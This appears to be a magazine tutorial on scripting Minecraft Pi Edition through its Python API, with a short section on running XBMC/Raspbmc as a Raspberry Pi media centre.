For many of you, Minecraft will need no introduction. It's one of the most popular games of the past few years and has transformed its creator from an indie game developer into a superstar. In the game, your character inhabits a blocky 3D world that they can mine for the components they need to craft new items (hence the name).

There's a special version for the Raspberry Pi that's available for free from pi.minecraft.net, and it's a little different from most versions. First, there aren't any nasty creatures that come in the night and try to kill you. Second, it has a programmable API that isn't available on most versions. This means that you can write code that dives into the internals of the game and manipulates the 3D world. You can teleport the player, and even change the blocks from one type to another.

Once you've downloaded the **tar.gz** file from the above site, unzip it with:

```
tar zxvf minecraft-pi-0.1.1.tar.gz
```

You can then start a new game with:


```
mcpi/minecraft-pi
```

This will let you create a world and play the game as normal (albeit a little stripped down from the main PC version). However, once you start playing, you can open up a new LXTerminal window, and start playing God.

You need to navigate to the folder containing the **api** module, then start a Python interactive session:

```
cd /home/pi/mcpi/api/python
```

```
python
```



All power corrupts and absolute power corrupts absolutely – revel in your absolute power/corruption in the safe world of Minecraft, as seen here in its Raspberry Pi incarnation.

The **minecraft** module contains all you need to connect to the world. Enter the following into the Python session:

```
>>> import minecraft
>>> mc = minecraft.Minecraft.create()
```

King of the world!

The **mc** object can now be used to manipulate the world; for example, the following command moves the player to the coordinates 10,10,10:

```
>>> mc.player.setPos(10,10,10)
```

To set a particular block location to a particular block type, use:

```
>>> mc.setBlock(x,y,z,block_type)
```

Where *x,y* and *z* are the coordinates and *block type* is the numerical type ID (there's a

list of them at <http://minecraft.gamepedia.com/Blocks>, though not all of these are available in the Pi version). There's no official documentation for the API, but the code is commented, so the best way of finding out all the available methods is to look inside the **minecraft.py** file. Almost all of them revolve around getting a particular attribute or setting it.


We'll leave it up to you to decide what to do with this power, but a few suggestions are: build mansions, mazes, or re-create things from the real world; use one of the Python GPIO modules to interface Minecraft with the real world; or build 3D games using Minecraft as a rendering engine. With the Raspberry Pi, the world's your oyster. 🍷

XBMC

The chip at the heart of the Raspberry Pi – the BCM2835 – was designed for embedded multimedia devices such as set-top boxes. This means it's got quite a powerful graphics processor and can handle high-def video playback. In other words, the Raspberry Pi makes a great base for building your own media player.

XBMC is, in our opinion, the best home theatre software for Linux, and one group of enthusiasts have built a distro specifically designed for running XBMC on the Pi: Raspbmc. At the time of writing, a new version of Raspbmc is in development. It has spread beyond the Raspberry Pi to other platforms (the Cubox-i and Apple TV have been named), and so it's been renamed the Open Source Media Centre (OSMC).

The easiest way of installing Raspbmc is via the Noobs OS installer (www.raspberrypi.org/introducing-noobs), though it's also possible to install it via a shell script from a Linux computer other than the Raspberry Pi (www.raspbmc.com/wiki/user/os-x-linux-installation). XBMC will give you an interface for watching your movies, or listening to music on your Pi. You can even connect it to another computer running TVHeadend to watch or record live TV. The real advantage of XBMC over other media players (such as VLC) is the interface that's designed for a home theatre rather than a PC.



You can even use a smartphone as a remote control for XBMC (<https://play.google.com/store/apps/details?id=org.xbmc.android.remote>).